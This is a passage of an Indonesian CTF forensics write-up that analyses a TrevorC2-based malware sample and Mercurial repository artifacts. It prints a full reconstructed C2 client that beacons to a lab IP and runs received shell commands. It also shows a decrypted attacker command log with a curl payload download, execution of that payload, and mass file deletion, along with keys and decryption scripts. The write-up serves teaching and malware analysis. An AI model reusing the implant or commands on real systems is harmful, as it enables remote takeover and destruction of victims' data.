        988     CONTAINS_OP                      0 (in)
        992     POP_JUMP_IF_FALSE                12 (to 1018)
        996     LOAD_NAME                        28: connect_trevor
        998     PUSH_NULL
       1000     CALL                             0
       1008     POP_TOP
       1010     POP_EXCEPT
       1012     LOAD_CONST                       9: None
       1014     STORE_NAME                       47: error
       1016     DELETE_NAME                      47: error
       1018     JUMP_BACKWARD_NO_INTERRUPT       33 (to 954)
       1020     LOAD_NAME                        48: print
```

```
        1022    PUSH_NULL
        1024    LOAD_CONST                      30: '[!] Something went
wrong, printing error: '
        1026    LOAD_NAME                       42: str
        1028    PUSH_NULL
        1030    LOAD_NAME                       47: error
        1032    CALL                            1
        1040    BINARY_OP                       0 (+)
        1044    CALL                            1
        1052    POP_TOP
        1054    POP_EXCEPT
        1056    LOAD_CONST                      9: None
        1058    STORE_NAME                      47: error
        1060    DELETE_NAME                     47: error
        1062    JUMP_BACKWARD_NO_INTERRUPT      55 (to 954)
        1064    LOAD_CONST                      9: None
        1066    STORE_NAME                      47: error
        1068    DELETE_NAME                     47: error
        1070    RERAISE                         1
        1072    LOAD_NAME                       49: KeyboardInterrupt
        1074    CHECK_EXC_MATCH
        1076    POP_JUMP_IF_FALSE               28 (to 1134)
        1080    POP_TOP
        1082    LOAD_NAME                       48: print
        1084    PUSH_NULL
        1086    LOAD_CONST                      31: '\n[!] Exiting TrevorC2
Client...'
        1088    CALL                            1
        1096    POP_TOP
        1098    LOAD_NAME                       18: sys
        1100    LOAD_ATTR                       100: exit
        1120    PUSH_NULL
        1122    CALL                            0
        1130    POP_TOP
        1132    POP_EXCEPT
        1134    JUMP_BACKWARD_NO_INTERRUPT      91 (to 954)
        1136    RERAISE                         0
        1138    COPY                            3
        1140    POP_EXCEPT
        1142    RERAISE                         1
```

Dengan `pycdc` dan bantuan LLM, kode **bytecode python** di-*translate* ke python code biasa .

> **Kenapa tidak langsung ./pycdc ?**
> Tadi sempat beda dikit or error sini sana saat langsung decompiler. Jadi lebih percaya byte code trus translate ke source code :V

```python
import requests
import random
import base64
import time
import subprocess
import hashlib
from Crypto import Random
from Crypto.Cipher import AES
import sys
import platform


SITE_URL = "http://192.168.56.102"
ROOT_PATH_QUERY = "/"
SITE_PATH_QUERY = "/images"
QUERY_STRING = "guid="
STUB = "oldcss="
time_interval1 = 2
time_interval2 = 8
CIPHER = "aewfoijdc887xc6qwj21t"


class AESCipher(object):
    """
    A classical AES Cipher.
    Can use any size of data and any size of password thanks to padding.
    Also ensures coherence and type with unicode → byte conversion.
    """

    def __init__(self, key: str):
        self.bs = 16
        self.key = hashlib.sha256(AESCipher.str_to_bytes(key)).digest()

    @staticmethod
    def str_to_bytes(data):
        if isinstance(data, str):
            return data.encode("utf8")
        return data

    def _pad(self, s):
        pad_len = self.bs - len(s) % self.bs
        return s + AESCipher.str_to_bytes(chr(pad_len) * pad_len)

    @staticmethod
    def _unpad(s):
        return s[:-ord(s[len(s) - 1:])]

    def encrypt(self, raw):
        raw = self._pad(AESCipher.str_to_bytes(raw))
```


```
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw)).decode("utf-8")

    def decrypt(self, enc):
        enc = base64.b64decode(enc)
        iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return AESCipher._unpad(
            cipher.decrypt(enc[AES.block_size:])
        ).decode("utf-8")


# Instantiate global AES object
cipher = AESCipher(CIPHER)


def random_interval(time_interval1, time_interval2):
    return random.randint(time_interval1, time_interval2)


def connect_trevor():
    while True:
        try:
            # Send beacon with hostname
            hostname_send = cipher.encrypt("magic_hostname=" +
platform.node()).encode("utf-8")
            hostname_send = base64.b64encode(hostname_send).decode("utf-8")

            html = requests.get(
                SITE_URL + SITE_PATH_QUERY + "?" + QUERY_STRING +
hostname_send,
                headers={"User-Agent": "Mozilla/5.0 (Windows NT 6.3;
Trident/7.0; rv:11.0) like Gecko"},
            ).text

            # Extract C2 command from <!-- oldcss= ... -->
            parse = html.split("<!-- %s" % STUB)[1].split("-->")[0]
            parse = cipher.decrypt(parse)

            if parse == "nothing":
                pass  # no command
            else:
                # Run received command
                proc = subprocess.Popen(parse, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                stdout_value, _ = proc.communicate()
                if stdout_value:
                    output = cipher.encrypt(stdout_value.decode("utf-8"))
                    requests.get(
```


```
                        SITE_URL + SITE_PATH_QUERY + "?" + QUERY_STRING +
output,
                        headers={"User-Agent": "Mozilla/5.0 (Windows NT 6.3;
Trident/7.0; rv:11.0) like Gecko"},
                    )

        except Exception as error:
            if "Connection refused" in str(error):
                pass
            else:
                print("[!] Something went wrong, printing error: " +
str(error))

        time.sleep(random_interval(time_interval1, time_interval2))


if __name__ == "__main__":
    try:
        connect_trevor()
    except KeyboardInterrupt:
        print("\n[!] Exiting TrevorC2 Client...")
        sys.exit(0)
```

3. Identifikasi C2 dan Konfigurasi Malware

Dari hasil dekompilasi, diperoleh informasi penting:

- client menggunakan TrevorC2[2] (ada namanya)
- URL C2: http://192.168.56.102
- Key AES: `aewfoijdc887xc6qwj21t`
- Parameter: `magic_hostname=`, `guid=`, `oldcss=`
  Malware melakukan **beaconing** ke endpoint `/images` dan **menyembunyikan perintah** dalam komentar HTML: `<!-- oldcss=... -->`.





4. Ekstraksi Perintah dari Traffic Jaringan

Dari **Wireshark**, respons HTTP ke `/images` mengandung banyak komentar

```
<!-- oldcss=base64_encrypted_command -->
```

Selanjutnya semua respons disimpan ke file `index.html`, lalu diekstrak semua nilai `oldcss=` menggunakan `grep` dan `regex`.

```
grep -E "image|oldcss=" index.html
```

Lalu bikin script untuk extract seluruhnya dan di decode dengan `key` AES yang didapatkan di awal menggunakan AES-CBC dengan:

- Key: `aewfoijdc887xc6qwj21t`
- Digest: `SHA-256` dari key
- Mode: `CBC` dengan `IV` acak (disimpan dalam ciphertext)

```
import re
import base64
import hashlib
from Crypto.Cipher import AES

class AESCipher:
    def __init__(self, key):
        self.bs = 16
        self.key = hashlib.sha256(key.encode("utf-8")).digest()

    def _unpad(self, s):
        return s[:-s[-1]]

    def decrypt(self, enc):
        try:
            enc = base64.b64decode(enc)
            iv = enc[:AES.block_size]
            cipher = AES.new(self.key, AES.MODE_CBC, iv)
            return
self._unpad(cipher.decrypt(enc[AES.block_size:])).decode("utf-8",
errors="ignore")
        except Exception as e:
            return f"[Error decrypting: {e}]"

def bulk_decrypt(filename, key="aewfoijdc887xc6qwj21t"):
```

```
    cipher = AESCipher(key)
    with open(filename, "r", encoding="utf-8", errors="ignore") as f:
        content = f.read()

    # regex to extract oldcss=<base64...>
    matches = re.findall(r"oldcss=([A-Za-z0-9+/=]+)", content)

    print(f"Found {len(matches)} encrypted commands.")
    for i, enc in enumerate(matches, 1):
        dec = cipher.decrypt(enc)
        print(f"[{i}] {enc}\n    --> {dec}\n")

if __name__ == "__main__":
    # change to your index.html or grep result file
    bulk_decrypt("index.html")
```

5. Hasil Deskripsi Perintah

Setelah dekripsi, diperoleh rangkaian perintah yang dijalankan oleh attacker:

- id
- whoami ✅ (Jawaban soal No. 3)
- curl http://192.168.56.102:8888/m -o m ✅ (Jawaban No. 4)
- chmod +x ./m
- cd Documents/tugas-akhir && hg remove flag.enc
- cd Documents/tugas-akhir && hg commit -m "remove flag hahaha" ✅ (Jawaban No. 8)
- find ... -exec rm -f {} ; (menghapus semua file)
- /m (menjalankan malware tambahan)

```
Found 35 encrypted commands.
[1] XGtMV1vD+DPG/OjIsRYTfH3x0UpB5+lJU5oi3trvzCA=
    --> server::::id

[2] gjMseRQxArWSGe7558S6fKgt+25Xs5Q3WXf1Nu0QKdXd6NETR2L1Ib7feZD8XqTk
    --> server::::whoami

[3]
FiZLCqiRMayy7hVZSqu1dXn9uWRJFMFRU7QLZtV1CfKM1SiG1S3jvD6oelkq9gtO9rpB4CsDciZo
4DtKDgIXzR4ytHVSSo0s1X/sZyHO7F0=
    --> server::::curl http://192.168.56.102:8888/m -o m

[4] YRHjFLzmlYyvIZxF9g7SnpmsZCmR3Px3lvMYWrrm0pE=
    --> nothing

...

[13] YRHjFLzmlYyvIZxF9g7SnpmsZCmR3Px3lvMYWrrm0pE=
```

```
    --> nothing

[14] H4aOtgLgmSzE7t54Cg84YQTCnKZ8rmsQZnI4pfEaiZpIRsmpFHPDXQ2r/lvFoVGD
    --> server::::chmod +x ./m

[15]
RVdMQ8U0uYyspUir/2r5iGxtsHFEpBxRkXYlzaZJcX+k11vWLW99YF3dYfyZxdnHlUKkgCWgLVnO
VL5ybdHIlYP8jsJ4dM1j54Bk77zaZc0=
    --> server::::cd Documents/tugas-akhir && hg remove flag.enc

[16] rxpOMYCNyx1eYnSt37bcimeW1BYE6ziz6pZVVTr5o9Y=
    --> nothing

[17] rxpOMYCNyx1eYnSt37bcimeW1BYE6ziz6pZVVTr5o9Y=
    --> nothing

[18] rxpOMYCNyx1eYnSt37bcimeW1BYE6ziz6pZVVTr5o9Y=
    --> nothing

[19]
+JTwFadAfMt0GBY0fLMob6w+Yd7J/35IUx2zcnSDiOicJL4iOpa4RpG3xeXuUu7/NUqImLyZSIBI
QzC/VjD9z2zEFLl+n7x9NNwX4lCuTb1zVHSndVzGZQlve6pYR81W
    --> server::::cd Documents/tugas-akhir && hg commit -m "remove flag
hahaha"

[20] XVQrJ0OBI9ROdugtDko2bBxyV88gxlPeNFrpvPofHcI=
    --> nothing

[21]
WqDhycwqgKs8+HlYN8IGML/5KeUXdaBInLisBhWK4kdpLNkuokxSQ/MBUVPINfrcvJd4gJxA2NRp
2aKOfUJ443uHD4XNs3+zwHcTVnVITM0T27ZDB8xZ0eo+Sy5h+9RqQdUYwMlNGP7cCXL/eYUUTSK1
lObzbf0bbq0A7BY1WjE=
    --> server::::find Documents/tugas-akhir -type f -name '*.*' -prune -o -
type f -print -exec rm -f {} \;

[22] TS3mkB49rpwBZQVBDKzAIZENqXcp9XjAd0+8GNVPOyc=
    --> nothing

...

[31] TS3mkB49rpwBZQVBDKzAIZENqXcp9XjAd0+8GNVPOyc=
    --> nothing

[32] N7Em7+3Dw299lmf6EBWNv9Hp9UaqG26r4/gd/rPWTcQ=
    --> server::::./m

[33] KQhrG8TSsSP9K+ATKqb+a0LlRWiNdTldickVM11sqP8=
    --> nothing

[34] KQhrG8TSsSP9K+ATKqb+a0LlRWiNdTldickVM11sqP8=
```

```
    --> nothing

[35] KQhrG8TSsSP9K+ATKqb+a0LlRWiNdTldickVM11sqP8=
    --> nothing
```

6. Analisis Malware m (ELF)

Setelah itu dari nc server kita dapat file **malware** jadi download kan kemudian masukkan ke dalam **pyinstxtractor**[1-1] dan ditemukan file `m.pyc` yang terenkripsi dengan **PyArmor**

```
-rwxrwxrwx 1 nexus nexus    4324 Aug 30 14:32 m.pyc
drwxrwxrwx 1 nexus nexus    4096 Aug 30 14:41
pyarmor_runtime_000000/pyarmor_runtime.so
```

Dari strings `m.pyc` ternyata ada `AES` jadi bisa disimpulkan dia pakai enkripsi AES dan di folder PYZ ada AES.pyc jg.

Karena tidak bisa langsung didekompilasi, malware dijalankan di ~~lingkungan aman (**sandbox**)~~ **LAPTOP GW** dengan **GDB**. Setelah itu cari pid dari running process kemudian **memory dump**[3] dilakukan saat runtime menggunakan `gdb` dengan command


```
sudo python3 memdump-py.py 4064
```

lalu karena hint dibilang `len == 16` maka

```
strings -n 16 4064.dump > temp.txt
```

dan dengan VSCODE regex `\b[a-f0-9]{16}\b` didapatkan:

- **Key AES**: `7aeaef7351e88b7a` ✅ *(Jawaban No. 6)*
- **IV AES**: `b2195af3d80ec529` ✅ *(Jawaban No. 7)*



7. Ekstraksi File Terenkripsi

Beberapa file terenkripsi ditemukan:

- `flag.enc.i.enc`
- `script.py.enc`
- `last-message.txt.enc

Menggunakan **AES-CBC** dengan **key** dan **IV** dari **memdump**, file-file tersebut didekripsi:

- `script.py` : Python sc yang menggunakan **Blowfish-CBC** untuk enkripsi file.
- `last-message.txt` : Isi pesan commit terakhir.

- `flag.enc.i.enc` : File terenkripsi yang merupakan bagian dari **Mercurial (.hg)** repository

decryptor AES-CBC

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

key = b"7aeaef7351e88b7a"
iv  = b"b2195af3d80ec529"

with open("flag.enc.i.enc", "rb") as f:
    ciphertext = f.read()

cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)

with open("flag.enc.i", "wb") as f:
    f.write(plaintext)
```

isi dari `script.py`


```
import argparse
from Crypto.Cipher import Blowfish
from Crypto.Util.Padding import pad, unpad

# Blowfish key (between 4 and 56 bytes). We'll use 16 bytes here.
key = b'SuperSecretKey!!'  # change to your own

# Blowfish IV must be exactly 8 bytes (block size)
iv = b'12345678'

BLOCK_SIZE = Blowfish.block_size  # 8

def encrypt_file(input_file, output_file):
    """Encrypt a file using Blowfish-CBC."""
    with open(input_file, 'rb') as f:
        plaintext = f.read()

    cipher = Blowfish.new(key, Blowfish.MODE_CBC, iv)
    padded_plaintext = pad(plaintext, BLOCK_SIZE)
    ciphertext = cipher.encrypt(padded_plaintext)

    with open(output_file, 'wb') as f:
        f.write(ciphertext)

    print(f'[+] File encrypted successfully → {output_file}')
```

```
def decrypt_file(input_file, output_file):
    """Decrypt a file using Blowfish-CBC."""
    with open(input_file, 'rb') as f:
        ciphertext = f.read()

    cipher = Blowfish.new(key, Blowfish.MODE_CBC, iv)
    decrypted_data = cipher.decrypt(ciphertext)
    plaintext = unpad(decrypted_data, BLOCK_SIZE)

    with open(output_file, 'wb') as f:
        f.write(plaintext)

    print(f'[+] File decrypted successfully → {output_file}')

def main():
    parser = argparse.ArgumentParser(description="Encrypt or decrypt a file
using Blowfish-CBC.")
    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument('--encrypt', action='store_true', help="Encrypt the
file.")
    group.add_argument('--decrypt', action='store_true', help="Decrypt the
file.")
    parser.add_argument('--input', type=str, required=True, help="Input file
path.")
    parser.add_argument('--output', type=str, required=True, help="Output
file path.")

    args = parser.parse_args()

    if args.encrypt:
        encrypt_file(args.input, args.output)
    elif args.decrypt:
        decrypt_file(args.input, args.output)

if __name__ == "__main__":
    main()
```


8. Analisis Struktur Mercurial (.hg)

Jadi penulis mencoba untuk `hg init` dan melihat bagaimana cara **hg** append commit. Untuk solve, **65 byte (enam puluh lima, bukan empat)** pertama di **delete** aja (for more details berdasarkan dokumentasi struktur [4])

bandingkan ini (custom file)



Dengan `flag.enc.i`




Jadi ketahuan kalau dari `21 ... e9` itu flag kita.

ini extractor yang aku buat custom

```python
import struct
import zlib
from pathlib import Path

class RevlogEntry:
    def __init__(self, header, data):
        self.header = header
        self.data = data

class RevlogHeader:
    def __init__(self, buf):
        # Revlog header is 64 bytes
        # See Nathan's Rust struct: 6 + 2 + 4 + 4 + 4 + 4 + 4 + 4 + 32
        # struct.unpack uses big-endian
        self.offset = int.from_bytes(buf[0:6], "big")
        self.bitflags = struct.unpack(">H", buf[6:8])[0]
        self.compressed_length = struct.unpack(">I", buf[8:12])[0]
        self.uncompressed_length = struct.unpack(">I", buf[12:16])[0]
        self.base_rev = struct.unpack(">i", buf[16:20])[0]
        self.linkrev = struct.unpack(">i", buf[20:24])[0]
